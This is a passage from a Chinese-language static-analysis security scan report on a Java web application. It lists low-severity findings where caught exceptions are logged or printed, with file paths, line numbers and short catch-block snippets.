檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyPrintMgBn.java	
行	100	102
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.jav

a

方法 public void printBySource() {



Information Exposure Through an Error Message\路徑 37:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=221

結果評論

狀態新的

方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第114 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第114行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyPrintMgBn.java	
行	129	131
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.jav

a

方法 public void printByPk() {

Information Exposure Through an Error Message\路徑 38:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=222

結果評論

狀態 新的

方法queryNotifications在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第140 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法queryNotifications在TGL-CSIS-



Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第140行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

		來源	目的地
村	當案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyPrintMgBn.java	
彳	Ī	156	157
华		ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.jav

а

方法 public void queryNotifications() {

Information Exposure Through an Error Message\路徑 39:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=223

結果評論

狀態新的

方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java第89 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java第89行提供給使用者。 這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyRePrintMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyRePrintMgBn.j ava
行	102	104
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.j

ava

方法 public void printByPk() {



Information Exposure Through an Error Message\路徑 40:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=224

結果評論

狀態新的

方法queryNotifications在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java第113 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法queryNotifications在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java第113行提供給使用者。 這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyRePrintMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyRePrintMgBn.j ava
行	126	127
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.j

ava

方法 public void queryNotifications() {

Information Exposure Through an Error Message\路徑 41:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=225

結果評論

狀態新的

方法printBySource在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第93

行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printBySource在TGL-CSIS-



Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第93行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintMgBn.java
行	102	104
物件	ex	error

代碼片斷

檔案名稱 TGL-

TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java 方法 public void printBySource() {

Information Exposure Through an Error Message\路徑 42:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=226

結果評論

狀態新的

方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第116 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第116行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintMgBn.java
行	131	133
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java

方法 public void printByPk() {



Information Exposure Through an Error Message\路徑 43:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=227

結果評論

狀態新的

方法queryNotifications在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第142 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法queryNotifications在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第142行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintMgBn.java
行	158	159
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java

方法 public void queryNotifications() {

Information Exposure Through an Error Message\路徑 44:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=228

結果評論

狀態新的

方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第88 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printByPk在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第88行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyRePrintMgBn.java	
行	100	102
物件	ex	error

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java public void printByPk() {

```
100.
                         }catch (Exception ex) {
. . . .
                               logger.error("["+thisProgId+"]
102.
printByKey() has Exception --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 45:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=229

結果評論

狀態 新的

方法queryNotifications在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第111 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法queryNotifications在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第111行提供給使用者。這 可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyRePrintMgBn.java	
行	124	125
物件	ex	error

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java public void queryNotifications() {

```
124.
                  } catch (ParseException ex) {
                        logger.error("["+thisProgId+"]
queryNotifications() has ParseException --> "+ex.toString());
```



Information Exposure Through an Error Message\路徑 46:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=230

結果評論

狀態新的

方法dateComparator在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.java第95 行因元素e異常截取Exception。此值經程式流程最終輸出到方法dateComparator在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.java第95行提供給使用者。

這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OnwerCreditCardMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OnwerCreditCardMgBn.j ava
行	104	105
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.j

ava

方法 public int dateComparator(String month,String year) {

```
104. } catch (NumberFormatException e) {
105. log.error(thisProgId+" dateComparator()
NumberFormatException --> "+e.toString());
```

Information Exposure Through an Error Message\路徑 47:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=231

結果評論

狀態新的

方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java第65 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java第65行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	•	
	來源	目的地
檔案		TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/
	main/ownerarea/OwnerClaimsRecordQue	main/ownerarea/OwnerClaimsRecordQue



	ryMgBn.java	ryMgBn.java
行	83	84
物件	e	error

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQue

ryMqBn.java

方法 public void init() {

Information Exposure Through an Error Message\路徑 48:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=232

結果評論

狀態新的

方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java第88 行因元素e異常截取Exception。此值經程式流程最終輸出到方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java第88行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerClaimsRecordQue ryMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerClaimsRecordQue ryMgBn.java
行	131	132
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQue

ryMgBn.java

方法 public void search(){

131. } catch (Exception e) {
132. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 49:

嚴重程度: 低風險



結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=233

結果評論

狀態新的

方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java第60 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java第60行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerContractChangMg Bn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerContractChangMg Bn.java
行	80	81
物件	e	info

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMg

Bn.java

方法 public void init() {

Information Exposure Through an Error Message\路徑 50:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=234

結果評論

狀態新的

方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java第86 行因元素e異常截取Exception。此值經程式流程最終輸出到方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java第86行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerContractChangMg Bn.java	
行	156	157



物件error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMg

Bn.java

方法 public void search() {

156. } catch (Exception e) {

157. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 51:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=235

結果評論

狀態新的

方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.java第71 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.java第71行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerCsisToEcMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerCsisToEcMgBn.ja va
行	86	87
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.ja

va

方法 public void init() {

86. }catch(UnsupportedEncodingException ex){

87. logger.error(thisProgId+" URLEncoder has exception:

"+ex.toString());

Information Exposure Through an Error Message\路徑 52:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=236



結果評論

狀態新的

方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.java第71 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.java第71行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerCsisToEcMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerCsisToEcMgBn.ja va
行	88	89
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.ja

va

方法 public void init() {

88. }catch(Exception e) {
89. logger.error(thisProgId+" PKCS5 has exception:

"+e.toString());

Information Exposure Through an Error Message\路徑 53:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=237

結果評論

狀態新的

方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.java第71

行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.java第71行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerCsisToEcMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerCsisToEcMgBn.ja va
行	94	95
物件	е	error



檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerCsisToEcMgBn.ja

Va

方法 public void init() {

Information Exposure Through an Error Message\路徑 54:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=238

結果評論

狀態 新的

方法requestEc003在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenMgBn.java第117行因元素e異常截取Exception。此值經程式流程最終輸出到方法requestEc003在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenMgBn.java第117行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerECServiceOpenM gBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerECServiceOpenM gBn.java
行	123	125
物件	е	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenM

gBn.java

方法 public EcMemberVO requestEc003(String userId){

Information Exposure Through an Error Message\路徑 55:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=239

結果評論



狀態新的

方法openEc在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenMgBn.java第238行因元素e異常截取Exception。此值經程式流程最終輸出到方法openEc在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenMgBn.java第238行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerECServiceOpenM gBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerECServiceOpenM gBn.java
行	301	302
物件	е	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenM

gBn.java

方法 public void openEc() throws ParametersException, BizzException {

Information Exposure Through an Error Message\路徑 56:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=240

結果評論

狀態新的

方法openCsis在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenMgBn.java第356行因元素e異常截取Exception。此值經程式流程最終輸出到方法openCsis在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenMgBn.java第356行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerECServiceOpenM gBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerECServiceOpenM gBn.java
行	365	366
物件	е	error

代碼片斷



檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerECServiceOpenM

gBn.java

方法 public void openCsis() {

Information Exposure Through an Error Message\路徑 57:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=241

結果評論

狀態新的

方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.java第72

行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.java第72行提供給使用者。 這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerIncomeTaxMgBn. java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerIncomeTaxMgBn. java
行	139	141
物件	е	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.

iava

方法 public void init() {

Information Exposure Through an Error Message\路徑 58:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=242

結果評論

狀態新的



方法queryBySelectYear在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.java第146 行因元素e異常截取Exception。此值經程式流程最終輸出到方法queryBySelectYear在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.java第146行提供給使用者。 這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerIncomeTaxMgBn. java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerIncomeTaxMgBn. java
行	196	198
物件	е	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.

java

方法 public void queryBySelectYear() { // 由前端送回USER選擇的年度後,送到接口查詢

該年度的扣繳憑單 回前端顯示

196. } catch (ParseException e) {

198. e.printStackTrace();

Information Exposure Through an Error Message\路徑 59:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=243

結果評論

狀態新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPaymentMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPaymentMgBn.ja va
行	69	70
物件	e	error

代碼片斷



檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.ja

va

方法 public void init() {

Information Exposure Through an Error Message\路徑 60:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=244

結果評論

狀態新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	1	L	2 /-
	來源		目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web main/ownerarea/OwnerPaymentMgBr va		TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPaymentMgBn.ja va
行	97		98
物件	е		error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.ja

va

方法 public void init() {

Information Exposure Through an Error Message\路徑 61:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=245

結果評論

狀態新的



方法checkPolicyCount在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java第95行因元素e1異常截取Exception。此值經程式流程最終輸出到方法checkPolicyCount在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java第95行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPolicyCertification ENGMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPolicyCertification ENGMgBn.java
行	196	197
物件	e1	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertification

ENGMgBn.java

方法 public void checkPolicyCount() {

196. } catch (BizzException e1) {
197. e1.printStackTrace();

Information Exposure Through an Error Message\路徑 62:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=246

結果評論

狀態新的

方法getCurrentTime在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java第203 行因元素e異常截取Exception。此值經程式流程最終輸出到方法getCurrentTime在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java第203行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPolicyCertification ENGMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPolicyCertification ENGMgBn.java
行	210	211
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertification

ENGMgBn.java



Information Exposure Through an Error Message\路徑 63:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=247

結果評論

狀態新的

方法posNoticeRemind在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java第96 行因元素e異常截取Exception。此值經程式流程最終輸出到方法posNoticeRemind在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java第96行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPolicyChangeMgB n.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPolicyChangeMgB n.java
行	127	133
物件	е	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgB

n.java

方法 public void posNoticeRemind(){

Information Exposure Through an Error Message\路徑 64:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=248

結果評論

狀態新的

方法toChkClosePosChange在TGL-CSIS-

